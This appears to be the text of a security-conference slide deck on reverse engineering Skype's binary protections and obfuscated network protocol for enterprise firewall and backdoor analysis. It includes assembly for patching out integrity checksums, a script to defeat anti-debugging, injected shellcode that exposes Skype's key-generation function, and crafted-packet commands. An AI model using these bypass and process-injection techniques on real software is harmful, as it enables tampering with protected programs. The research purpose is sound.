

Silver Needle in the Skype

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Outline

- 1 Context of the study
- 2 Skype protections
 - Binary packing
 - Code integrity checks
 - Anti debugging technics
 - Code obfuscation
- 3 Skype seen from the network
 - Skype network obfuscation
 - Low level data transport
 - Thought it was over?
 - How to speak Skype
- 4 Advanced/diverted Skype functions
 - Analysis of the login phase
 - Playing with Skype Traffic
 - Nice commands
- 5 Conclusion

Problems with Skype

The network view

From a network security administrator point of view

- Almost everything is obfuscated (looks like /dev/random)
 - Peer to peer architecture
 - many peers
 - no clear identification of the destination peer
 - Automatically reuse proxy credentials
 - Traffic even when the software is not used (pings, relaying)
- ⇒ Impossibility to distinguish normal behaviour from information exfiltration (encrypted traffic on strange ports, night activity)
- ⇒ Jams the signs of real information exfiltration

Problems with Skype

The system view

From a system security administrator point of view

- Many protections
- Many antidebugging tricks
- Much ciphered code
- A product that works well for free (beer) ?! From a company not involved on Open Source ?!

⇒ Is there something to hide ?

⇒ Impossible to scan for trojan/backdoor/malware inclusion

Problems with Skype

Some legitimate questions


The Chief Security Officer point of view

- Is Skype a backdoor ?
- Can I distinguish Skype's traffic from real data exfiltration ?
- Can I block Skype's traffic ?
- Is Skype a risky program for my sensitive business ?

Problems with Skype

Idea of usage inside companies ?

At least 700k regularly used only on working days.



Problems with Skype

Context of our study

Our point of view

- We need to interoperate Skype protocol with our firewalls
- We need to check for the presence/absence of backdoors
- We need to check the security problems induced by the use of Skype in a sensitive environment


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Encryption

Avoiding static disassembly


- Some parts of the binary are *xored* by a hard-coded key
- In memory, Skype is fully decrypted



Structure overwriting

Anti-dumping tricks

- 1 The program erases the beginning of the code
- 2 The program deciphers encrypted areas
- 3 Skype import table is loaded, erasing part of the original import table




Unpacking

Binary reconstruction

Skype seems to have its own packer. We need an unpacker to build a clean binary


- 1 Read internal area descriptors
- 2 Decipher each area using keys stored in the binary
- 3 Read all custom import table
- 4 Rebuild new import table with common one plus custom one in another section
- 5 Patch to avoid auto decryption

Unpacking



Some statistics

Ciphered vs clear code



Legend: **Code** **Data** **Unreferenced code**

Ciphered vs clear code


- 674 classic imports
- 169 hidden imports
 - Libraries used in hidden imports
 - KERNEL32.dll
 - WINMM.dll
 - WS2_32.dll
 - RPCRT4.dll
 - ...

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Checksumers scheme in Skype

Checksumers scheme



Main scheme of Skype code checkers

```
start :
    xor     edi , edi
    add     edi , 0x688E5C
    mov     eax , 0x320E83
    xor     eax , 0x1C4C4
    mov     ebx , eax
    add     ebx , 0xFFCC5AFD
loop_start :
    mov     ecx , [edi+0x10]
    jmp     lbl1
    db     0x19
lbl1 :
    sub     eax , ecx
    sub     edi , 1
    dec     ebx
    jnz     loop_start
    jmp     lbl2
    db     0x73
lbl2 :
    jmp     lbl3
    dd     0xC8528417 , 0xD8FBBD1 , 0xA36CFB2F , 0xE8D6E4B7 , 0xC0B8797A
    db     0x61 , 0xBD
lbl3 :
    sub     eax , 0x4C49F346
```


Semi polymorphic checksumers

Interesting characteristics

- Each checksumer is a bit different: they seem to be polymorphic
- They are executed randomly
- The pointers initialization is obfuscated with computations
- The loop steps have different values/signs
- Checksum operator is randomized (add, xor, sub, ...)
- Checksumer length is random
- Dummy mnemonics are inserted
- Final test is not trivial: it can use final checksum to compute a pointer for next code part.

Semi polymorphic checksumers

But...


They are composed of

- A pointer initialization
- A loop
- A lookup
- A test/computation

We can build a script that spots such code

Global checksummer scheme

- Each rectangle represents a checksummer
- An arrow represents the link checker/checked
- In fact, there were nearly 300 checksums



How to get the computed value

Solution 1

- Put a breakpoint on each checksumer
 - Collect all the computed values during a run of the program
 - ▲ Software breakpoints change the checksums
 - ✂ We only have 4 hardware breakpoints
- ⇒ Twin processes debugging


Solution 2

- Emulate the code


Twin processes debugging

- 1 Put software breakpoints on every checksumers of one process
- 2 Run it until it reaches a breakpoint
- 3 Put 2 hardware breakpoints before and after the checksumer of the twin process
- 4 Use the twin process to compute the checksum value
- 5 Write it down
- 6 Report it into the first process and jump the checksumer
- 7 Go to point 2


Twin processes debugging



Twin processes debugging



Twin processes debugging



Twin processes debugging

Twin processes debugger using PytStop [PytStop]

```
import pytstop

checksumers = { start: stop, ... }

p = pytstop.strace("/usr/bin/skype")
q = pytstop.strace("/usr/bin/skype")

for bp in checksumer.keys():
    p.set_bp(bp)

while 1:
    p.cont()
    hbp = q.set_hbp(checksumers[p.eip])
    q.cont()
    q.del_hbp(hbp)
    print "Checksumer at %08x set eax=%08x" % (p.eip, q.eax)
    p.eax = q.eax
    p.eip = q.eip
```

Checksum execution and patch

Solution 2

- 1 Compute checksum for each one
- 2 The script is based on a x86 emulator
- 3 Spot the checksum entry-point: the pointer initialization
- 4 Detect the end of the loop
- 5 Then, replace the whole loop by a simple affectation to the final checksum value

⇒ Each checksum is always correct ...
And Skype runs faster! 😊

```
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    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
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lbl1 :
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    jnz     loop_start
    jmp     lbl2
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lbl2 :
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    dd     0xC8528417, 0xD8FBB [...]
    db     0x61, 0xBD
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    add     ebx, 0xFFCC5AFD
loop_start :
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db     0x19
lbl1 :
    mov     eax, 0x4C49F311
    nop
    [...]
    nop
    jmp     lbl2
    db     0x73
lbl2 :
    jmp     lbl3
    dd     0xC8528417, 0xD8FBB [...]
    db     0x61, 0xBD
lbl3 :
    sub     eax, 0x4C49F346
```

Last but not least

Signature based integrity-check

- There is a final check: Integrity check based on RSA signature
- Moduli stored in the binary

```
lea    eax, [ebp+var_C]
mov    edx, offset "65537"
call   str_to_bignum
lea    eax, [ebp+var_10]
mov    edx, offset "381335931360376775423064342989367511..."
call   str_to_bignum
```

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Counter measures against dynamic attack

Counter measures against dynamic attack

- Skype has some protections against debuggers
- Anti Softice: It tries to load its driver. If it works, Softice is loaded.
- Generic anti-debugger: The checksums spot software breakpoints as they change the integrity of the binary

Counter counter measures

- The Rasta Ring 0 Debugger [RR0D] is not detected by Skype



Binary protection: Anti debuggers

The easy one: First Softice test

```
mov eax, offset str_Siwvid ; "\\.\Siwvid"  
call test_driver  
test al, al
```

Hidden test: It checks whether Softice is in the Driver list

```
call EnumDeviceDrivers  
...  
call GetDeviceDriverBaseNameA  
...  
cmp eax, 'ntic'  
jnz next_  
cmp ebx, 'e.sy'  
jnz next_  
cmp ecx, 's\x00\x00\x00'  
jnz next_
```

Binary protection: Anti debuggers

Anti-anti Softice

IceExt is an extension to Softice

```
cmp     esi , 'icee'  
jnz     short next  
cmp     edi , 'xt.s'  
jnz     short next  
cmp     eax , 'ys\x00\x00'  
jnz     short next
```

Timing measures

Skype does timing measures in order to check if the process is debugged or not

```
call    gettickcount  
mov     gettickcount_result , eax
```


Binary protection: Anti debuggers

Counter measures

- When it detects an attack, it traps the debugger :
 - registers are randomized
 - a random page is jumped into
- It's is difficult to trace back the detection because there is no more stack frame, no EIP, ...

```
pushf
pusha
mov     save_esp , esp
mov     esp , ad_alloc?
add     esp , random_value
sub     esp , 20h
popa
jmp     random_mapped_page
```

Binary protection: Anti debuggers

Solution

- The random memory page is allocated with special characteristics
- So breakpoint on *malloc()*, filtered with those properties in order to spot the creation of this page
- We then spot the pointer that stores this page location
- We can then put an hardware breakpoint to monitor it, and break in the detection code

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Protection of sensitive code

Code obfuscation

- The goal is to protect code from being reverse engineered
- Principle used here: mess the code as much as possible

Advantages

- Slows down code study
- Avoids direct code stealing

Drawbacks

- Slows down the application
- Grows software size

Techniques used

Code indirection calls

```
mov     eax, 9FFB40h
sub     eax, 7F80h
mov     edx, 7799C1Fh
mov     ecx, [ebp-14h]
call   eax ; sub_9F7BC0
neg     eax
add     eax, 19C87A36h
mov     edx, 0CCDACEF0h
mov     ecx, [ebp-14h]
call   eax
; eax = 009F8F70
```

```
sub_9F8F70:
mov     eax, [ecx+34h]
push   esi
mov     esi, [ecx+44h]
sub     eax, 292C1156h
add     esi, eax
mov     eax, 371509EBh
sub     eax, edx
mov     [ecx+44h], esi
xor     eax, 40F0FC15h
pop    esi
ret    0
```

Principle

Each call is dynamically computed: difficult to follow statically

In C, this means

Determined conditional jumps

```
...  
if ( sin(a) == 42 ) {  
    do_dummy_stuff();  
}  
go_on();  
...
```

Techniques used

Execution flow rerouting

```
lea    edx, [esp+4+var_4]
add    eax, 3D4D101h
push   offset area
push   edx
mov    [esp+0Ch+var_4], eax
call   RaiseException
rol    eax, 17h
xor    eax, 350CA27h
pop    ecx
```

- Sometimes, the code raises an exception
 - An error handler is called
 - If it's a fake error, the handler tweaks memory addresses and registers
- ⇒ back to the calling code

Principle

Hard to understand the whole code: we have to stop the error handler and study its code.

Bypassing this little problem

Bypassing this little problem

- In some cases we were able to avoid the analysis
- We injected shellcodes to parasitize these functions

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
Skype on UDP

Skype UDP start of frame

Begin with a *Start of Frame* layer compounded of


- a frame ID number (2 bytes)
- a type of payload (1 byte). Either :
 - Obfuscated payload
 - Ack / NACK packet
 - payload forwarding packet
 - payload resending packet
 - few other stuffs

Skype Network Obfuscation Layer



Skype Network Obfuscation Layer

- Data are encrypted with RC4
- The RC4 key is calculated with elements from the datagram
 - public source and destination IP
 - Skype's packet ID
 - Skype's obfuscation layer's IV




Skype Network Obfuscation Layer

The public IP

Problem 1: how does Skype know the public IP ?

- 1 At the beginning, it uses 0.0.0.0
- 2 Its peer won't be able to decrypt the message (bad CRC)
- 3 \implies The peer sends a NACK with the public IP
- 4 Skype updates what it knows about its public IP accordingly



Skype Network Obfuscation Layer

The *seed* to RC4 key engine

Problem 2: What is the *seed* to RC4 key engine ?

- It is not an improvement of the flux capacitor
- It is a big fat obfuscated function
- It was designed to be the keystone of the network obfuscation
- RC4 key is 80 bytes, but there are at most 2^{32} different keys
- It can be seen as an oracle
- We did not want to spend time on it

⇒ we parasitized it

Note:

RC4 is used for obfuscation not for privacy

Skype Network Obfuscation Layer

The *seed* to RC4 key engine

Parasitizing the *seed* to RC4 key engine

We injected a shellcode that

- 1 read requests on a UNIX socket
- 2 fed the requests to the oracle function
- 3 wrote the answers to the UNIX socket

Skype Network Obfuscation Layer

The seed to RC4 key engine

```
void main(void)
{
    unsigned char key[80];
    void (*oracle)(unsigned char *key, int seed);
    int s, flen; unsigned int i,j,k;
    struct sockaddr_un sa,from; char path[] = "/tmp/oracle";

    oracle = (void (*)())0x0724c1e;
    sa.sun_family = AF_UNIX;
    for (s = 0; s < sizeof(path); s++)
        sa.sun_path[s] = path[s];
    s = socket(PF_UNIX, SOCK_DGRAM, 0); unlink(path);
    bind(s, (struct sockaddr *)&sa, sizeof(sa));


    while (1) {
        flen = sizeof(from);
        rcvfrom(s, &i, 4, 0, (struct sockaddr *)&from, &flen);
        for (j=0; j<0x14; j++)
            *(unsigned int *)(key+4*j) = i;
        oracle(key, i);
        sendto(s, key, 80, 0, (struct sockaddr *)&from, flen);
    }
    unlink(path); close(s); exit(5);
}
```


Use of the shellcode

```
$ shellforge.py -R oracle_shcode.c | tee oracle.bin | hexdump -C
00000000  55 89 e5 57 56 53 81 ec  cc 01 00 00 e8 00 00 00  |U..WVS.....|
00000010  00 5b 81 c3 ef ff ff ff  8b 93 e5 01 00 00 8b 8b  |.[.....|
[...]
000001d0  fe ff ff 53 bb 0b 00 00  00 cd 80 5b e9 27 ff ff  |...S.....[.'..|
000001e0  ff 2f 74 6d 70 2f 6f 72  61 63 6c 65 00          |./tmp/oracle.|
$ siringe -f oracle.bin -p 'pidof skype'
$ ls -lF /tmp/oracle
srwxr-xr-x  1 pbi pbi 0 2006-01-16 13:37 /tmp/oracle=
```

Skype on TCP

- The seed is sent in the first 4 bytes of the stream
- The RC4 stream is used to decrypt the 10 following bytes that should be 00 01 00 00 00 01 00 00 00 01/03
- the RC4 stream is reinitialised and used again for the remaining of the stream




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
Low level datagrams : the big picture

- Almost everything is ciphered
- Data can be fragmented
- Each command comes with its parameters in an object list
- The object list can be compressed



Object lists

- An object can be a number, a string, an IP:port, or even another object list
- Each object has an ID
- Skype knows which object corresponds to which command's parameter from its ID



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For P in packets: zip P

Packet compression

- Each packet can be compressed
- The algorithm used: arithmetic compression
- Zip would have been too easy ☺


Principle

- Close to Huffman algorithm
- Reals are used instead of bits

Arithmetic compression

Example


- $[0, 1]$ is splitted in subintervals for each symbol according to their frequency
- We encode $ACAB$. First symbol is A . We subdivide its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example


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Arithmetic compression

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
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
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Arithmetic compression

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
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- We encode $ACAB$. First symbol is A . We subdivide its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example


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Arithmetic compression

Example

- $[0, 1]$ is splitted in subintervals for each symbol according to their frequency
- We encode $ACAB$. First symbol is A . We subdivide its interval
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Reals here encode ACAB

Outline

- 1 Context of the study
- 2 Skype protections
 - Binary packing
 - Code integrity checks
 - Anti debugging technics
 - Code obfuscation
- 3 Skype seen from the network
 - Skype network obfuscation
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How to speak Skype

Skippy, the Scapy add-on

- We developed an add-on to Scapy from the “binary specifications”
- It uses the *Oracle Revelator* shellcode and a TCP \longleftrightarrow UNIX relay to de-obfuscate datagrams
- It can reassemble and decode obfuscated TCP streams
- It can assemble Skype packets and speak Skype

Example: a Skype startup

```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
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85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
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
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```

Example: a Skype startup

```
>>> a[0]
< Ether  dst=00:24:13:21:54:11  src=00:12:39:94:2a:ca  type=0x800  |< IP
  version=4L  ihl=5L  tos=0x0  len=46  id=0  flags=DF  frag=0L  ttl=64  proto=UDP
  chksum=0xa513  src=172.16.72.131  dst=212.70.204.209  options=''  |< UDP
  sport=2051  dport=23410  len=26  chksum=0x9316  |< Skype_SoF  id=0x7f46  func=0x2
  |< Skype_Enc  iv=0x93763FBL  crc32=0xF28624E6L  crypted='\x9a\x83)\x08K\xc6\xa8'
  |< Skype_Cmd  cmdlen=4L  is_b0=0L  is_req=1L  is_b2=0L  cmd=27L  reqid=32581
  val=< Skype_Encod  encod=0x42  |< Skype_Compressed  val=[]  |>> |>>>>>>
```

Example: a Skype startup

```
>>> a[6][UDP].psdump(layer_shift=0.5)
```



Connection

Request a connection to 67.172.146.158:4344

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
    id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=27, reqid=RandShort(),
    val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=0)))
```

Begin emission:

Finished to send 1 packets.

*

Received 1 packets, got 1 answers, remaining 0 packets

```
< IP version=4L ihl=5L tos=0x0 len=46 id=48125 flags= frag=0L ttl=107
  proto=UDP chksum=0x265 src=67.172.146.158 dst=172.16.15.2 options='' |
  < UDP sport=4344 dport=31337 len=26 chksum=0xa04d |< Skype_SoF
  id=0x2f13 func=0x2 | < Skype_Enc iv=0x8B3EBE25L crc32=0xAB015175L
  crypted='%\xda\h\xe3P\xdd\x94' |< Skype_Cmd cmdlen=4L is_b0=1L is_req=1L
  is_b2=0L cmd=28L reqid=54822 val=< Skype_Encod encod=0x42 |
  < Skype_Compressed val=[] |>> |>>>>
```


Connection

Ask for other nodes' IP

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
    id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=6, reqid=RandShort(),
    val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)
